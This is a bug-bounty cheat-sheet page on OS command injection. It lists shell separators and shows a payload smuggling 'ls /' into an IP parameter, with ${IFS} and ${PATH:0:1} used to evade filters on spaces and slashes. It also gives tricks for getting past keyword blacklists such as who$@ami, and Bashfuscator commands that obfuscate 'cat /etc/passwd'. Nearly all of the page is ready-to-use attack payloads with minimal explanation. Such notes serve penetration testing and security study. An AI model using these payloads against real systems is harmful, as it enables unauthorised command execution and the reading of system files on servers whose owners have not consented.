> For the complete documentation index, see [llms.txt](https://notes.programmersecurity.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.programmersecurity.com/bug-bounty/command-injection.md).
# Command Injection
## Basic Command Injection
```python
; # semi colon
\n # New Line %0a
& # background
| # pipe
&& # AND
|| # OR
`` # Sub Shell (backticks)
$() # Sub-Shell
```
## Advanced Command Injection

### When Space,and paths(/etc/passwd, /, /home ) are not Allowed
```python
# %0a is new line
# ls will list the file
# ${IFS} when space is blacklisted
# ${PATH:0:1} it will grab / from path variables
ip=127.0.0.150%0als${IFS}${PATH:0:1}
# Final Command Becomes
127.0.0.1
ls /
```
## Bypassing Blacklists(whoami,pwd,ls,cat)
```python
who$@ami
w`h`o`a`mi # should be even
```
## Automated Obfuscation Tool for Command Injection
### BashFuscator
{% embed url="" %}
we can use this tool to obfuscate our command
```python
bashfuscator -c "cat /etc/passwd"
```
it will give very huge payload, to make it short we can use below command
```python
bashfuscator -c 'cat /etc/passwd' -s 1 -t 1 --no-mangling --layers 1
```